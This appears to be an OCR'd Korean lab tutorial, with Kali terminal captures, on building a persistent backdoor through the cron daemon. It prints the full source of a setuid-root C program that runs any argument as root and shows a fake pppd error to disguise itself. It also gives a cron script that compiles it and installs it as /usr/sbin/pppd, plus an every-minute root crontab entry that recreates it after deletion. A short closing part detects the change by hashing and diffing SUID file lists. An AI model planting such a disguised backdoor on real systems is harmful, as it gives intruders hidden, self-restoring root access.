
Cron 데몬을 이용한 Backdoor 생성


#find / -user root –perm -4000 > /home/gildong/sfile.txt

#ls /home/gildong/sfile.txt

#cat /home/gildong/sfile.txt




```
┌──(root㉿kali)-[/usr/sbin]
└─# find / -user root -perm -4000 > /home/gildong/sfile.txt
find: '/proc/12507/task/12507/fd/5': No such file or directory
find: '/proc/12507/task/12507/fdinfo/5': No such file or directory
find: '/proc/12507/fd/6': No such file or directory
find: '/proc/12507/fdinfo/6': No such file or directory
find: '/run/user/1000/gvfs': Permission denied

┌──(root㉿kali)-[/usr/sbin]
└─# ls /home/gildong/sfile.txt
/home/gildong/sfile.txt

┌──(root㉿kali)-[/usr/sbin]
└─# cat /home/gildong/sfile.txt
/usr/bin/sudo
/usr/bin/umount
/usr/bin/kismet_cap_rz_killerbee
/usr/bin/newgrp
```



```
┌──(root㉿kali)-[/home/gildong]
└─# ls
backexec.c  sfile.txt

┌──(root㉿kali)-[/home/gildong]
└─# md5sum sfile.txt > sfile_h.txt

┌──(root㉿kali)-[/home/gildong]
└─# ls
backexec.c  sfile_h.txt  sfile.txt

┌──(root㉿kali)-[/home/gildong]
└─# cat sfile_h.txt
0d52ed99bcdf36774220bdd622b616ed  sfile.txt

┌──(root㉿kali)-[/home/gildong]
└─#
```


```
#md5sum sfile.txt > sfile_h.txt

#cat sfile_h.txt
```



```
┌──(root㉿kali)-[/home/gildong]
└─# cat backexec.c
#include <stdio.h>
main(int argc, char *argv[])
{
 char exec[100];
 setuid(0);
 setgid(0);
 sprintf(exec, "%s 2>/dev/null", argv[1]);
 system(exec);


 printf("./pppd: The remote system is required to authenticate itself\n");
 printf("./pppd: but I couldn't find any suitable secret (password) for it to use to do so.\n");
}
```


#cd /home/gildong

#cat backexec.c



```
┌──(root㉿kali)-[/]
└─# ls -ld /etc/cro*
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.d
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.daily
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.hourly
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.monthly
-rw-r--r-- 1 root root 1042 Nov 13  2022 /etc/crontab
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.weekly
```

#ls –ld /etc/cro*



```
┌──(root㉿kali)-[/etc/cron.d]
└─# cat set.sh
gcc -o backexec /home/gildong/backexec.c
chmod 4755 backexec
mv backexec /usr/sbin/pppd

┌──(root㉿kali)-[/etc/cron.d]
└─# ls -l set.sh
-rw-r--r-- 1 root root 88 Oct 24 23:12 set.sh

┌──(root㉿kali)-[/etc/cron.d]
└─# chmod 755 set.sh

┌──(root㉿kali)-[/etc/cron.d]
└─# ls -l set.sh
-rwxr-xr-x 1 root root 88 Oct 24 23:12 set.sh

┌──(root㉿kali)-[/etc/cron.d]
└─# 
```

#cd /etc/cron.d

#nano set.sh


#ls –l set.sh

#chmod 755 set.sh


#ls –l set.sh

#nano /etc/crontab

*** * * * * root /etc/cron.d/set.sh**



```
┌──(root㉿kali)-[/etc/cron.d]
└─# tail -l /etc/crontab
# |  |  |  |  .—— day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#

* * * * * root /etc/cron.d/set.sh

┌──(root㉿kali)-[/etc/cron.d]
└─# service cron restart
```




```
┌──(root㉿kali)-[/usr/sbin]
└─# rm -rf pppd

┌──(root㉿kali)-[/usr/sbin]
└─# ls -l pppd
ls: cannot access 'pppd': No such file or directory

┌──(root㉿kali)-[/usr/sbin]
└─# ls -l pppd
-rwsr-xr-x 1 root root 16160 Oct 24 23:24 pppd

┌──(root㉿kali)-[/usr/sbin]
└─# 
```

#rm –rf pppd

#ls –l pppd

#find / -user root –perm -4000 > /home/gildong/sfile.txt

#md5sum sfile.txt > sfile_h.txt



```
┌──(root㉿kali)-[/home/gildong]
└─# ls
backexec.c  sfile2.txt  sfile_h2.txt  sfile_h.txt  sfile.txt

┌──(root㉿kali)-[/home/gildong]
└─# diff  sfile_h.txt sfile_h2.txt
1c1
< 0d52ed99bcdf36774220bdd622b616ed  sfile.txt
---
> 44386ae711eae72d62179b7e83721cf6  sfile2.txt

┌──(root㉿kali)-[/home/gildong]
└─#
```

```
#find / -user root –perm -4000 > /home/gildong/sfile2.txt

#md5sum sfile2.txt > sfile_h2.txt

#diff sfile_h.txt sfile_h2.txt
```